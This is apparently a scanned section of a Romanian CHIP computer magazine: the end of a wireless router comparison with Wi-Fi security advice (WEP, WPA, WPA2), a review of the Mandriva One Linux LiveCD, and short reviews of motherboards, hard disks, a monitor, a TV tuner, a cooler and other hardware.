Răspuns: undele radio nu se opresc la ușa de la intrare. Dacă vreți să trimiteți informații confidențiale prin W-LAN și să țineți curioșii la distanță, trebuie să vă protejați rețeaua (WEP, WPA).

Cât de sigure sunt tehnologiile de securizare?

Răspuns: chiar și cel mai bun cod poate fi spart. Standardul anterior WEP (Wired Equivalent Privacy) este considerat depășit și nesigur. Soluția este standardul WPA (WiFi Protected Access), iar noile rutere sunt livrate cu acesta.

Cum funcționează WPA? Pe lângă parola de rețea aleasă de dumneavoastră (o combinație cât se poate de lungă alcătuită din litere și numere), WPA generează parole temporare. Acestea sunt protejate cu ajutorul protocolului TKIP (Temporal Key Integrity Protocol). La începutul

transmisiei, ambele echipamente radio cad de acord asupra unei chei individuale de început. Pentru acest lucru, parola trebuie transferată doar o singură dată. Pe baza cheii de început, fiecare pachet transferat primește o cheie individuală pentru codare. Cu ajutorul acestei proceduri este practic imposibil să se ajungă la codul original.

Dezavantajul față de WEP: WPA are nevoie de mai mult timp pentru procesare deoarece generează un pachet cu un header mai mare. Aceasta înseamnă că datele nu sunt transmise la fel de repede ca prin WEP.

Succesorul lui WPA este mai sigur:

WPA2 utilizează codarea standard AES (Advanced Encryption Standard). W-LAN-urile cu codarea WPA2 sunt considerate azi practic impenetrabile. Să nu vă îngrijorați dacă nu stăpâniți noua metodă de codare deoarece device-urile vechi pot fi la fel de sigure ca și cele noi dacă le faceți un update de firmware. Firmware-ul corect al ruterului vă duce pe site-ul producătorului. În majoritatea cazurilor, odată ce ați ajuns acolo, vă este explicat modul în care puteți face update-ul de firmware.

Pot să mă protejiez de radiațiile produse de W-LAN?

Răspuns: W-LAN-ul radiază, la fel ca și cuptoarele cu microunde, la aceeași frecvență de 2,4 GHz. Studiile au demonstrat că aceste radiații emise de echipamentele wireless sunt inofensive. Până acum nu există dovezi că ar reprezenta riscuri de securitate câmpurile electromagnetice de înaltă frecvență. Dacă totuși aveți dubii, multe rutere oferă posibilitatea reducerii puterii de emisie.

OPINIE

Wireless-ul nu este exact ceea ce mi-am imaginat. Chiar dacă foarte puține, problemele de incompatibilitate nu s-au sfiit să apară. La un moment dat, ba se vedeau echipamentele, ba nu se vedeau. Din păcate, n-am rezolvat nimic până la celebrul restart de sistem de operare. Driver-urile sunt imature, firmware-urile de multe ori lasă de dorit, iar cu mici excepții, când am făcut o modificare, oricât de mică, am așteptat să se restarteze ruterul de parcă avea cel puțin un WinXP pe el. Am setat o metodă de securitate, iar LinkSys a refuzat să vadă cu ajutorul programului proprietar ruterul respectiv, până când n-am trecut pe aplicația din Windows. Și câte și mai câte. Dar hai să schimb un pic tonul, pentru că au existat câteva modele care mi-au mai înseninat zilele de testare: D-Link și TrendNet. O altă surpriză plăcută a fost Canyon, care a mers ca uns în toate testele. Nu este nici o noutate că ruterele cu o singură antenă au ieșit pe ultimele locuri. Însă nu mă așteptam ca ASUS să depășească un SMC, mai ales că acesta din urmă era și pe tehnologia MIMO. Și pentru că veni vorba de ASUS: este preferatul meu: poate fi conectat la el un webcam, are client de Bittorrent încorporat... mai multe nu pot să spun, vă imaginați voi....).



Francisc Kurko
Redactor CHIP

CONCLUZIE

Dacă aveți acasă un calculator într-o cameră și altul într-o încăpere alăturată, este potrivit aproape orice ruter wireless din acest test.

Dacă însă stați la casă, mai spațioasă, iar distanța dintre PC-ul (notebook-ul) dvs. și ruter este mai mare, se mai interpun și doi pereți de beton, atunci lucrurile se complică. Probabil că în această situație TrendNET o să-și facă datoria cu brio, la fel și SMC cu tehnologia MIMO. Și de ce nu, ruterul Canyon de față, mult mai ieftin și la fel de bun ca aceste două.

Dacă aveți situații mai dificile, distanțe și mai mari, vă recomandăm D-Link și Linksys cu pre-N, care în regim indoor au semnal fantastic de bun. Însă și prețul plătit este pe măsură.

Dacă vreți un ruter care să scoată din uz un PC când folosiți un client de Bittorrent, ASUS este acela. Vă garantez că acesta va consuma mult mai puțin decât un PC pornit non-stop. A, și nu uitați să vă securizați deoarece este posibil ca vreunul dintre vecinii dvs. să aibă înclinații

de hacker. Testele au demonstrat că o setare de criptare WPA cu o cheie PSK (Pre-shared key) nu încetinește ruterele cu mult, iar de multe ori, pe cele puternice, nu le îngenuchează chiar deloc.

Și atunci, vă întreb, cum e mai bine: să scădeți puterea de emisie/recepție a antenei ruterului sau vă securizați, folosind o metodă de criptare mai serioasă (WPE este, de exemplu, mai degrabă o glumă decât o metodă de apărare) sau o filtrare pe adresa MAC?



Înima ruterului: până la apariția specificației definitive 802.11n, dacă folosim echipamente cu chipset-uri wireless diferite, există posibilitatea ca în anumite situații ele să nu se înțeleagă.

Linux pentru începători

Un desktop XGL construit pe un puternic engine Mandriva, rulabil direct de pe CD. Ionuț Bălan

O dată cu apropierea datei de lansare pentru Windows Vista, multe sisteme de operare (în special Linux) încep să se mândrească cu desktop-urile 3D, ce rivalizează sau chiar surclasează interfața Aero propusă de Microsoft. Însă, din păcate, cu o floare nu se face primăvară. Trebuie mult mai mult pentru ca un utilizator să migreze fără regrete către lumea Linux. Mandriva One este un excelent motiv de a face cunoștință cu ceea ce înseamnă Linux și avantajele sale.

Creat ca demo al tehnologiei Mandriva, LiveCD-ul Mandriva One este o distribuție minimalistă, foarte bine finisată în ceea ce privește interfața grafică (XGL) și cu suport excelent pentru dispozitivele hardware instalate pe sistem. Se numără printre puținele distribuții care sunt capabile „out of the box” să ofere suport nativ accelerat pentru plăcile video și driver-e corespunzătoare pentru plăcile de rețea, în special cele wireless. La instalare, se oferă posibilitatea de a alege folosirea sau nu a serverului XGL. Surprinzător, pe sistemul de test (ACER TravelMate 8004LMi cu o placă ATI Radeon Mobility 9700) Mandriva One, cu XGL activat, a rulat excepțional atât în mod LiveCD, cât și instalat pe hard disk. Am apreciat faptul că nu a fost nevoie de nici o setare în linie comandă pentru a porni placa wireless Intel 2200 BG și a conecta sistemul la o rețea cu protecție WPA. La distribuțiile testate până acum, acest aspect trebuia rezolvat prin modificarea unor fișiere de configurare, în timp ce în Mandriva One parametrii au putut fi introduși în ferestre de configurare. Mai mult, conectarea s-a realizat prin simpla selecție a unei rețele dintre cele descoperite automat de către Mandriva One.

Cum am zis și cu alte ocazii, pentru a avea un cuvânt de spus pe piața sistemelor de operare pentru utilizatorii casnici, o distribuție Linux trebuie să ofere mult mai mult decât o interfață grafică elegantă și dotată cu artificii estetice sau un bun suport hardware. Un pachet potrivit de aplicații de birou, internet și multimedia trebuie să își găsească locul în tot acest ansamblu, lucru ce este destul de greu de realizat date fiind pe de o parte multitudinea de soluții de pe piață și de cealaltă preferințele utilizatorilor și restricțiile legate de licențiere. Spre exemplu, un player multimedia


(oricare ar fi el) trebuie să beneficieze și de codec-urile adecvate, pe care însă trebuie să le descărcăm manual (licențe și iar licențe!). Aici însă posibilitățile de instalare și update pentru pachetele software folosite de fiecare distribuție au avut un cuvânt greu de spus. Până acum, Debian, cu al său *apt*, Fedora Core cu *yum* au reușit să ofere soluții simple de instalare semiautomată. Mandriva a pornit pe calea *urpmi* și rezultatele muncii depuse se văd. La fel de ușor cum se instalează sub Debian un pachet via *apt-get install nume pachet* se poate instala și sistemul *urpmi nume pachet*. Sunt calculate și rezolvate automat dependențele, iar acolo unde este cazul se cere intervenția utilizatorului. De mare ajutor este și sistemul de configurare Mandriva One, materializat în Mandriva Linux Control Center, prin care se oferă accesul la setări avansate ale sistemului printr-o interfață grafică. De aici puteți nu numai să selectați o locație de update (mirror) mai apropiată de dumneavoastră (sunt două servere în România) pentru pachete și care să permită viteze mai mari, dar se pot seta și parametrii avansați de rețea sau modul în care sunt montate diversele share-uri de pe și pentru sistemul folosit.

Pentru cazurile în care veți dori să instalați doar acele pachete pe care le găsiți

pe mirror-urile Mandriva, atunci sistemul de operare Mandriva One se comportă excelent. Însă, imediat ce veți dori să compilați manual anumite pachete, veți observa lipsuri importante în ceea ce privește suportul pentru dezvoltare. Chiar și după instalarea manuală a compilatorului gcc prin *urpmi*, tot vă veți mai lovi de probleme și va fi nevoie de ajutorul unui cunoscător. Pe de altă parte, Mandriva One este un sistem construit pe baza unor module destul de noi cum ar fi un kernel 2.6.17-5, un KDE 3.5.4 și un server X.org 7.0 peste care sunt prezente aplicații dedicate pentru multimedia, browsing pe internet sau office. Însă, un utilizator familiarizat cât de cât cu Linux nu va ezita să descarce și să instaleze (foarte simplu de altfel) via *urpmi* să zicem clientul de e-mail Evolution sau poate chiar aplicația grafică de browsing prin rețea smb4k. Important este că se poate și încă simplu! Luată ca un tot, distribuția Mandriva One reușește foarte bine ceea ce și-a propus, adică să atragă elegant atenția utilizatorilor și să ofere un desktop suficient pentru un sistem home user, fără pretenții exagerate în ceea ce privește gama de aplicații ce vor fi rulate.

ionut_balan@chip.ro

Informații: www.mandriva.com/community/mandrivaone



Mandriva Linux Control Center: inima sistemului grafic de configurare din Mandriva One.

BAREBONE

ASUS PUNDIT P1-AH1



EVALUARE CHIP ■ ■ ■ ■ ■

Ofertant: Partenerii ASUS
 Preț: **580 Lei**
 Preț/Performanță: 9

DATE TEHNICE

Socket:	939
Chipset:	NVIDIA Crush 51PV + NVIDIA MCP 51
Capacitate de memorie:	2 GB
Placă grafică:	Geforce 6150
Sunet:	7.1
Bay-uri:	1 x 3.5, 1 x 5.25
Conectică:	2xUSB, 2xFireWire, card reader
Sursă:	240W
Dimensiuni:	91 x 357 x 275 mm

RACK HDD

CHIEFTEC SATA BACK PLANE SNT-2131



EVALUARE CHIP ■ ■ ■ ■ ■

Ofertant: Ultra PRO Computers
 Preț: **293 Lei**
 Preț/Performanță: 9

DATE TEHNICE

Număr de HDD-uri:	3
Interfață:	SATA
Material carcasă:	aluminiu
Ventilator:	80mm
RAID suportat:	0,1,5
Greutate:	1,3 kg
Dimensiuni:	202x146x86 mm

Anunțate acum câțiva ani ca fiind următoarea nebunie în IT, din păcate, barebone-urile nu și-au mai atins momentul lor de glorie. Pentru cunoscători, ASUS pune la bătaie modelul Pundit P1, construit din start pe post de calculator media-center.

Echipat cu o placă de bază socket 939, acest barebone poate primi o gamă foarte largă de procesoare din familia socket 939, foarte interesantă în această perioadă, în special datorită masivelor reduceri de prețuri.

Mai bine un calculator dedicat decât un player DVD standalone care, cum bine se știe, este foarte limitat. Dotarea este întregită de placa grafică integrată, un GeForce 6150. Aceasta oferă accelerare hardware pentru stream-urile MPEG2 și este suficientă pentru jocurile din anii trecuți, la rezoluții nu mai mari de 1024x768.

Cu maximum 2 giga de RAM și cu un hard disk de 200 GB se poate completa acest sistem gândit, după cum am mai zis, pentru filme și distracție. Lipsa unui slot PCI-E limitează însă opțiunile de upgrade la acest barebone, oricum construit cu alt scop în minte.

Ne-a mai plăcut și panoul frontal, care vine dotat cu panoplia de cititoare de carduri – CF, SD/MMC și Memory Stick – conectorii de USB, FireWire și mini-FireWire.

Concluzie: Recomandăm acest barebone utilizatorilor care caută un calculator de dimensiuni mici, capabil să facă față oricărei provocări multimedia. mihai_barbat@chip.ro

Nu știm câți dintre voi mai verificați din când în când componentele din calculator. Știm că mai ales vara, după o utilizare serioasă, unele dintre hard diskurile noastre ating niște temperaturi alarmante, chiar și în afara specificațiilor (70 de grade). Motivele sunt multiple; fie nu sunt poziționate tocmai bine, fie carcasa nu este dintre cele mai reușite (sistem de prindere al hard diskurilor confecționat dintr-o tablă subțire, interior neventilat etc). Altfel spus, hard diskurile duc o viață chinuită (și implicit, mai scurtă). Salvarea pentru cei aflați în această situație o reprezintă un rack.

Modelul de la Chieftec oferă spațiu pentru trei hard diskuri SATA. Are locașuri pentru fiecare HDD și, ce este important, acestea sunt realizate din aluminiu. Pentru echilibrarea termică, în spatele lor mai bate și un ventilator de 80 mm. În acest mod se rezolvă foarte elegant problema supraîncălzirii. În plus, fiecare hard disk dispune de un led ce semnalizează activitatea. Fiecare locaș poate fi deschis foarte ușor prin simpla apăsare a unui buton, hard diskul fiind scos afară de un mecanism cu arc. Pentru fixare, fiecare locaș se poate bloca. Rack-ul mai este dotat și cu un buton de reset care oprește alarma declanșată de o cădere a ventilatorului sau de supraîncălzire. Temperatura de alarmă poate fi setată printr-un jumper la 55, 60 sau 65 de grade. În pachet mai sunt oferite trei cabluri SATA.

Concluzie: Acest rack este o soluție necesară oricărui utilizator de PC și, cu siguranță, folosirea lui va mări durata de funcționare a hard diskurilor din sistem. mihai_barbat@chip.ro

MONITOR TFT
ASUS PG191



EVALUARE CHIP




Ofertant: Partenerii ASUS
Preț: **1245 Lei**
Preț/performanță: 8

DATE TEHNICE

Diagonală:	19 țoli
Luminozitate:	300 cd/m²
Contrast:	800:1
Unghiuri de vizibilitate:	160°/160°
Timp de răspuns specificat de producător:	2 ms GTG
Timp de răspuns măsurat de CHIP:	5,9 ms
	negru-alb-negru
Consum:	Max 90 W

PLACĂ DE BAZĂ
ASUS M2N32 WS PROFESSIONAL WORKSTATION



EVALUARE CHIP




Ofertant: Partenerii ASUS
Preț: **1100 Lei**
Preț/Performanță: 7

DATE TEHNICE

CPU socket:	Socket AM2
Chipset:	nForce590 SLI
Bancuri memorie:	4
Cantitate maximă de memorie:	4 GB
Sloturi:	1xPCIe x1, 2xPCIe x16, 2xPCI, 2xPCI-X
Sunet:	ADI AD1988B 7.1
Extra:	2xGigabitLan, 10xSATA, nvRAID, 2xFirewire

PLACĂ DE BAZĂ LGA 775
BIOSTAR TFORCE P965 DELUXE



EVALUARE CHIP



Ofertant: Ultra PRO Computers
Preț: **495 Lei**
Preț/Performanță: 8

DATE TEHNICE

Chipset:	Intel P965 „Broadwater” + ICH8
Bancuri memorie:	4
Cantitate maximă de memorie:	4 GB
Sloturi:	1 x PCI-e X16, 1 x PCI-e X1, 1 x PCI-e X4, 3 x PCI 32bit
Sunet:	Realtek ALC883 8+2 canale HD Audio
Altele:	6 x SATAII, 1 x ATA133, 1 x Gigabit Ethernet, 10 (4) x USB 2.0

PG191 se recomandă a fi monitorul special creat pentru gameri, conform celor de la ASUS. Nu contestăm acest lucru: specificațiile monitorului sunt superbe; însă unii dintre adevărații gameri vor spune că un Quake 4 sau un Half-Life 2 arată cu totul și cu totul altfel pe un ecran widescreen. Că este potrivit sau nu pentru gaming, decideți dvs., însă un lucru este cert: designul și dotarea monitorului sunt unice, atrăgând imediat atenția oricărui privitor. Piciorul de aluminiu, în formă de Y, susține pe de o parte display-ul, pe de altă parte subwooferul de 15W. Pentru o evaluare rapidă a boxelor încorporate, am apelat la colegul meu Marius Ghinea, care, deși a concis că pentru niște boxe încorporate se aud cel mai bine din tot ce a testat până în prezent, a remarcat poziționarea mai puțin fericită a subwoofer-ului, pe care l-ar fi preferat la baza monitorului. Nici SRS TruSurround XT nu a reușit să ne impresioneze, dar ce ne putem aștepta de la niște boxe minuscule de 10W? Oricum, dacă nu aveți suficient spațiu pe birou, puteți opta pentru una dintre setările predefinite: Standard, Strategic Game, Fighting Game, Theater, Music, care mai pot îmbunătăți experiența multimedia. Butoanele sunt de mare efect, de tip touch, lumina lor ajutându-ne pe timp de noapte. Monitorul este dotat și cu o cameră web, de 1,3 Mpixeli, un lucru deloc de neglijat.

Concluzie: Imaginea nu este cea mai bună (reală, clară) pe care am văzut-o, iar accelerarea timpului de răspuns are drept consecință artefacte supărătoare pe fond deschis. francisc_kurko@chip.ro

Știm cu toții foarte bine că, atunci când vrei să le faci pe toate, sfârșești deplorabil. Cum lumea IT-ului e plină de idei ciudate, s-au perindat și prin laboratorul nostru o seamă de produse cu moț: de la camere foto cu joc tetris integrat până la exemplul de față: o placă workstation marca ASUS (vorbim aici despre modelul M2N32 WS Professional).

Definiția cuvântului „workstation” face trimiteră la anii '90 și la stațiile de lucru SGI sau Sun. Astăzi însă, distanța dintre un sistem de acasă și un workstation s-a diminuat foarte mult. Practic, calculatoarele de acum au ajuns să dețină toate dezideratele pe care un workstation le avea în trecut.

Numai că ASUS încearcă să dea o conotație specială unei plăci de bază, care în afară de suportul pentru PCI-X nu oferă nimic senzațional. Ba da! Mai avem o aglomerație de 10 conectori SATA cu facilități de RAID și un sistem de răcire pasiv. Oricum, stăm și ne gândim cine are nevoie de sunet pe 8 canale, conectori audio optici și utilitar de overclocking pentru un workstation?

Din câte știm noi, pentru CAD și StudioMax nu-ți trebuie nebunii de genul acesta. Lăsăm la o parte ciudățeniile și ajungem la preț: 11 milioane. O placă fără PCI-X și cu exact aceleași dotări și performanță poate fi găsită oricând pe piață la un preț mai mic.

Concluzie: Aceasta nu este deloc o placă de workstation, ci mai degrabă un exercițiu tehnologic de la ASUS, cu preț piperat. mihai_barbat@chip.ro

Comportarea în regim normal de folosire a fost în linia caracteristică plăcilor cu chipset P965, adică foarte bună. Totuși, am fost mai interesat de capacitățile de overclock ale acestei plăci decât de diferența de câteva zecimale între această placă și celelalte plăci de bază construite în jurul chipset-ului P965. În focul testelor de Allendale, unde cu placa Gigabyte P965-DS3 am ridicat FSB-ul procesorului E6400 până la valoarea de 444MHz, am făcut o pauză de banc de probă. Testul de overclocking pentru placa Biostar a fost ridicarea FSB-ului procesorului E6400. Dezamăgitor, după încercări succesive în care am jonglat cu FSB-ul, m-am oprit la un modest 350MHz, departe de cei 444MHz atinși de modelul DS3. În rest, ca totări, placa stă bine: șase porturi USB 2.0 instalate, șase porturi SATA 3Gbps, răcire pasivă pentru North/Southbridge. Dacă pun la socoteală încărcătorul universal de telefoane mobile, pe USB, pot spune că are un bundle de excepție. Tforce-ul de față însă are o ergonomie mai slabă, din cauza amplasării alimentării coolerului de procesor între modulele de memorie, plasării conectorilor ATX de 24 și 4 pini în mijlocul plăcii, unul foarte aproape de altul, respectiv poziționării bancurilor de memorie foarte aproape de slotul PEG.

Concluzie: Prețul este bun pentru o placă folosită într-un regim normal, dar dacă urmăriți performanța în overclocking și nu neapărat dotările de care am vorbit mai sus, aveți la dispoziție alternative, gen Gigabyte P965-DS3, cu preț apropiat, dar cu palmares de recordmen în overclocking. beniamin_onat@chip.ro

TUNER TV

COMPRO VIDEOMATE X500



EVALUARE CHIP




Ofertant: Royal Computers
 Preț: 220 Lei
 Preț/Performanță: 10

DATE TEHNICE

Tip: Intern
 Chipset: Conexant CX23883-39
 Conectori Input: antena TV, antena FM, AV in, telecomandă
 Standarde TV: NTSC, PAL, SECAM
 Codare: MPEG 1/2
 Software bundle: ComproDVD, VideoStudio 8SE,
 DVD MovieFactory 3SE
 Picture-in-Picture: da, playback
 Alte funcții: Timeshifting

PLACĂ DE BAZĂ

DFI INFINITY NF-ULTRA II-M2



EVALUARE CHIP



Ofertant: Torent Computers
 Preț: 349 lei
 Preț/Performanță: 10

DATE TEHNICE

CPU socket: Socket AM2
 Chipset: nForce4 Ultra
 Bancuri memorie: 4
 Cantitate maximă de memorie: 4 GB
 Sloturi: 1xPCIe x1, 2xPCIe x16, 3xPCI
 Sunet: AC97 Realtek ALC850 7.1
 Extra: GigabitLan, 4xSATA, nvRAID, Firewire

A trecut ceva vreme de când nu am mai prezentat în această rubrică un tuner TV intern. Și nu puteam reveni mai bine decât cu un produs ceva mai special. Acesta are numele VideoMate X500, fiind produs de cei de la Compro. Așa cum ne-a învățat deja acest producător, și modelul de față este unul destinat în principal celor pasionați de captură. El permite programarea capturilor emisiunilor favorite, oferind în plus față de majoritatea modelelor existente pe piață posibilitatea de a porni PC-ul de-a lungul perioadei în care se va face înregistrarea. Acest lucru se face prin interpunerea tunerului TV între butonul de on/off de pe carcasă și placa de bază. Conectica necesară în acest sens însoțește produsul. Decodorul ce stă la baza lui VideoMate X500 are ca firmă producătoare pe Conexant. Software-ul ce însoțește tunerul este de asemenea bogat în ceea ce privește conținutul. Producătorul a inclus, pe lângă programele de recepție TV și FM, atât o soluție de redare, cât și una de editare a materialelor video. Numărul de posturi recepționate a fost cel maxim, calitatea fiind una bună. Ce ne-a plăcut la funcțiile de căutare a canalelor a fost atât posibilitatea de reglare a pasului cu care să „sară” de la o frecvență la alta, cât și stabilirea intervalului de frecvențe între care să se desfășoare aceasta.

Concluzie: Compro VideoMate X500 reprezintă o alegere potrivită pentru un împătimit al capturilor, însă trebuie să știți că PC-ul în acest caz trebuie să fie unul pe măsură deoarece tunerul nu oferă funcții de codare hardware. alex_costache@chip.ro

În ziua de azi, procesoarele AMD își mai merită banii doar pentru sistemele ieftine. Dacă nu aveți bani de un Intel Conroe 6300, AMD-urile sunt singura soluție, deoarece procesoarele Intel ieftine sunt inferioare din punct de vedere al performanței. În acest caz, nu merită să cheltuiți prea mulți bani pe o placă de bază. Exclud aici sistemele cu SLI sau Crossfire. Cum cel mai puternic procesor AMD la ora actuală abia atinge performanța unui Conroe 6600, sistemele AMD cu SLI sau Crossfire nu-și mai au rostul. În acest context, cele mai interesante sunt plăcile de bază ieftine, iar DFI are în ofertă o placă special croită pentru nevoile maselor.

Modelul NF Ultra II-M2 este construit în jurul vechiului chipset nForce 4 Ultra. Placa oferă absolut tot ce are nevoie un utilizator cu pretenții: SATA, FireWire, USB, S/PDIF in/out, sunet (SD) pe 8 canale. BIOS-ul dispune de o întregă panoplie de setări și permite reglarea unor sumedenii de timing-uri la memorii. Astfel se oferă instrumentele necesare overclocking-ului, singura cale prin care un procesor AMD se poate apropia de un Conroe. Calitatea este întregită și de setul de condensatori japonezi (mult mai fiabili decât variantele chinezești) plasați lângă procesor.

Concluzie: Recomand această placă de bază celor care merg pe mâna AMD-ului și au nevoie de o placă performantă la un preț foarte accesibil. Și ca la orice DFI, overclocking-ul este de la sine înțeles. mihai_barbat@chip.ro

HARD DISK 500GB

WESTERN DIGITAL SE16 WD5000KS



EVALUARE CHIP ■ ■ ■ ■ ■

Ofertant: Flamingo Computers
 Preț: **1100 lei**
 Preț/Performanță: 8

DATE TEHNICE

Interfață:	SATA 3Gbps
Dimensiune cache:	16 MB
Viteză de rotație:	7.200 rpm
Nivel de zgomot:	28 / 33 dB
Prezență NCQ:	da
Timp mediu de acces citire:	8,9 ms
Capacitate Windows:	465,76 GB

COOLER CU LICHID

ALPHACOOL ANSWER III 120 COMPACT



EVALUARE CHIP ■ ■ ■ ■ ■

Ofertant: www.alphacool.de
 Preț: **159,9 EUR**
 Preț / Performanță: 8

DATE TEHNICE

Radiator:	Black-ICE 120, din cupru
Tubulatură:	11/8 mm
Îmbinări tubulatură:	Cu filet
Socketuri compatibile:	Socket AM2/939/754/A, Socket 775/478,
Ventilator:	120mm /12V
Suprafața de contact:	Cupru, 5x5cm

HARD DISK EXTERN 1,8 ȚOLI

TRANSCEND STOREJET 1.8 60GB



EVALUARE CHIP ■ ■ ■ ■ □

Ofertant: Maguay Impex
 Preț: **697 Lei**
 Preț/Performanță: 6

DATE TEHNICE

Interfață:	USB 2.0
Alimentare:	5V CC din portul USB
Greutate:	130g
Dimensiuni:	95 x 71.5 x 15 mm

Marele absent din comparativul de hard diskuri al lunii februarie a fost modelul de 500 GB al producătorului Western Digital. Principalii competitori aveau deja lansate modelele monstru de 500 GB la momentul testului, Western Digital neputându-se lăuda decât cu 400 GB. Și cum cei din urmă au șanse egale cu cei dintâi, WD SE16 500GB a reușit să se urce tocmai în vârful clasamentului non-Raptor, depășind cu 4% la performanță modelul câștigător al comparativului, Hitachi Deskstar 500GB. Doar modelele WD la 10.000 rpm se află peste modelul de față în top, la o diferență de 15% în nota ponderată de performanță. Totuși, în gaming rezultatele au fost în mod surprinzător chiar mai bune decât ale modelului Raptor, promovat ca ultima modă în materie de hardware pentru jocuri. Oricum, opresc aici comparația, care are toate șansele să umilească un produs de altfel bun, dar din altă ligă decât cea a hard diskurilor Raptor. Rata medie de 60 MB/s la citire, respectiv 57 MB/s la scriere, precum și timpul de acces aleator de doar 13,5 ms sunt valori de vârf pentru liga în care joacă acest hard disk. Foarte bine s-a comportat și în testul de multitasking, unde s-a situat la doar o secundă de primul loc.

Concluzie: Western Digital SE16 500GB este un produs bun la toate. Performanță de vârf la citire și la scriere, capacitate impresionantă, NCQ și performanțe bune în multitasking reprezintă portretul robot al celui mai bun hard disk din liga 7200 rpm. beniamin_onat@chip.ro


În contextul actual soluțiile de răcire foarte performante și-au mai pierdut din interes. Explicația este simplă: procesoarele care se încingeau (intel-urile din familia Netburst pe 90nm) au dispărut de pe piață. Nu putem uita nici acum coolere gigant din epoca respectivă. Astăzi lucrurile au revenit la normal (oare pentru cât timp?). AMD-urile folosesc din plin facilitățile Cool&Quiet iar noile Intel Core2 la 65 de nm nu au nevoie de răcire exagerată (deocamdată)– ventilatorul stând de multe ori sub 1000 RPM. Ce avantaje ar aduce astfel un cooler pe apă? În primul rând silențiozitatea. Într-un sistem ținut în regim normal de funcționare coolerul se descurcă foarte bine chiar cu ventilatorul oprit. Scăpați astfel de o sursă generatoare de zgomot din carcasă. Cooler-ul se mai pretează foarte bine și pasionaților de overclocking, soluția bazată pe apa fiind superioară cooler-elor pe aer singurul dezavantaj fiind posibilitatea pierderilor accidentale de lichid. Varianta de răcire propusă de Alphacool se livrează plină cu lichid, montarea făcându-se în doar câteva minute.

Zgomotul produs de pompa de recirculare este mult redus deoarece acesta este imersat în vasul de expansiune și este fixată pe niște amortizoare de vibrații. Este necesară o carcasă care are posibilitatea montării unui ventilator de 12cm.

Concluzie: recomandăm acest cooler celor care au probleme cu răcirea procesorului sau cu zgomotul dar și pasionaților de overclocking. mihai_barbat@chip.ro

Ca hard disk de 1,8 țoli, Transcend StoreJet 1.8 mi-a plăcut atât din punct de vedere estetic, cât și din cel al performanțelor. Albul iPod brodat cu o centură cromată a făcut din el un produs reușit din punct de vedere estetic. Totuși, m-am îndrăgostit cu adevărat de acest produs de abia când am văzut viteza de scriere/citire. HDTach a raportat un timp de acces aleator de 20,9 ms, o utilizare a procesorului de 5% și o rată de scriere/citire de aproximativ 19 MB/s. La cele 130 g și la dimensiunile mici, prezența acestui hard disk în buzunar va fi la fel de discretă ca cea a unui telefon mobil.

Concluzie: Lucrurile de care te îndrăgostești ușor au preț mare și acesta e cazul hard diskului Transcend. Capacitatea de 60 GB ispitește, la fel și rata de transfer pe care puțin memorii Flash o pot atinge. Din păcate, prețul ne ține deocamdată spectatori. Recomand acest produs doar celor care nu se uită la bani sau chiar au nevoie de un hard disk extern de dimensiuni liliputane, altfel la capacitatea și performanțele de care am vorbit fiind mult mai viabile alternativele de 2,5 țoli. beniamin_onat@chip.ro



SISTEM JOYSTICK

THRUSTMASTER HOTAS COUGAR



EVALUARE CHIP



Ofertant: Ubisoft România
 Preț: 705 Lei
 Preț/Performanță: 9

DATE TEHNICE

Componente: Manșă, manetă gaze
 Material construcție componente mecanice: Integral metal
 Număr butoane programabile: 28
 Tip conexiune la PC: USB 2.0
 Conectori: suplimentari
 Mufă joystick pentru conectarea de pedale analogice
 Software de programare: Foxy
 Configurare: software

SURSA ALIMENTARE PC

THERMALTAKE TOUGHPower W0116RE



EVALUARE CHIP



Ofertant: Elsaco Electronic
 Preț: 531 Lei
 Preț/Performanță: 8

DATE TEHNICE

Curenți maximi pe 3,3/5/12V1/12V2/12V3/12V4
 Specificat: 28/30/18/18/18/18A
 Măsurat: 28/30/18/18/18/18A
 Tensiune alimentare: 100-240VAC, PFC activ
 Putere sursă +5VSB: 15 W
 Conectori Mx/mx/EPS/PCIe/SATA: 8/2/1+1/2/6
